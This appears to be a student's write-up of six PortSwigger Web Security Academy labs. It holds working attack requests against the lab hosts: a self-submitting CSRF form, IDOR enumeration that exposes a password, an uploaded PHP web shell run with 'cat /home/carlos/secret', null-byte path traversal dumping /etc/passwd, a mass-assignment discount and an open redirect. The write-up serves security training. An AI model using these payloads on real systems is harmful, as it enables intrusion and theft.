
Edward Ng A0216695U

1. Lab: CSRF vulnerability with no defenses:




Request to: https://0a0800ac0305cb79806bc1460000006d.web-security-academy.net

```
POST /my-account/change-email HTTP/2
Host:
0a0800ac0305cb79806bc1460000006d.web-security-
academy.net
Cookie: session=
n4K1WPW3eGJB64fkCe4Ec1CetFTgrVQY
Content-Length: 20
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="121", "Not
```

Request attributes	2
Request query parameters	0
Request body parameters	1
Request cookies	1

CSRF HTML:


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a0800ac0305cb79806bc1460000006d.web-security-academy.r
      <input type="hidden" name="email" value="test&#33;&#64;asdf" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>

```



CSRF vulnerability with no defenses


Congratulations, you solved the lab!

2. Lab: Insecure direct object references:



Target: https://0a4d0061037c3869818f342a0044002d.web-security-academy.net

```
GET /download-transcript/§2§.txt HTTP/2
Host: 0a4d0061037c3869818f342a0044002d.web-security-academy.net
```



Payload set: 1　　Payload count: 11

Payload type: Numbers　　Request count: 11

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and i

Number range


Type: ● Sequential ○ Random

From: 0


To: 10

Step: 1

How many:



```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
Content-Disposition: attachment; filename="1.txt"
X-Frame-Options: SAMEORIGIN
Content-Length: 520

CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
Hal Pline: Takes one to know one
You: Ok so my password is oict2okd4i2gwm60qte9. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!

```



Insecure direct object references

LAB Solved
Back to lab description »

Congratulations, you solved the lab!


Share your skills!
Continue learning »
Home | My account | Live chat | Log out

My Account


Your username is: carlos

Email

3. Lab: Web shell upload via obfuscated file extension:




```
------WebKitFormBoundaryMtf5nKKn4tYqlgz4
Content-Disposition: form-data; name="avatar"; filename="exploit.php%00.jpg"
Content-Type: application/x-php

<?php echo exec($_GET['cmd']); ?>
```



```
GET /files/avatars/exploit.php?cmd=cat+/home/carlos/secret HTTP/2
Host: 0a1c00ed03fab69381a661c900410053.web-security-academy.net
Cookie: session=1u7fAPfdy5krrdp5ctMtHpR9Tz24adum
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
```


```
HTTP/2 200 OK
Date: Sun, 07 Apr 2024 16:26:04 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

VXK8pHNR0OsjCxHilmEBZC01UKNT9hNO
```



Web shell upload via obfuscated file extension


Congratulations, you solved the lab!

4. Lab: File path traversal, validation of file extension with null byte bypass:



```
GET /image?filename=../../../../../etc/passwd%00.jpg HTTP/2
Host: 0a5800720417432982f620c800430026.web-security-academy.net
Cookie: session=DEJE7woCL7w5WZFYm0LaTNKbSdQLcC70
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a5800720417432982f620c800430026.web-security-academy.net/product?productId=11
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i


```


```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
```



File path traversal, validation of file extension with null byte bypass


Congratulations, you solved the lab!

5. Lab: Exploiting a mass assignment vulnerability:



```
POST /api/checkout HTTP/2
Host: 0a23005c04ce88f682f283cd007900ed.web-security-academy.net
Cookie: session=Wcllvyajuz8iFBtOzfN6nXcRMChAqvMt
Content-Length: 92
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: https://0a23005c04ce88f682f283cd007900ed.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a23005c04ce88f682f283cd007900ed.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "chosen_discount":{
    "percentage":100
  },
  "chosen_products":[
    {
      "product_id":"1",
      "quantity":2
    }
  ]
}
```

```
HTTP/2 201 Created
Location: /cart/order-confirmation?order-confirmed=true
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```



Exploiting a mass assignment vulnerability

Back to lab description »

Congratulations, you solved the lab!


Store credit:
$0.00

Cart


Not enough store credit for this purchase

Lightweight "l33t" Leather Jacket $1337.00 2

6. Lab: DOM-based open redirection:



```
GET /post?postId=3&url=https://exploit-0a4b006c03ab2ec58295780601780075.exploit-server.net
HTTP/2
Host: 0ad0004303b82eef820d79f0006400b5.web-security-academy.net
Cookie: session=1P3TiOwv1zUjMgqGtOmBxYlPJrAm5YAh
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```



DOM-based open redirection

Congratulations, you solved the lab!

Craft a response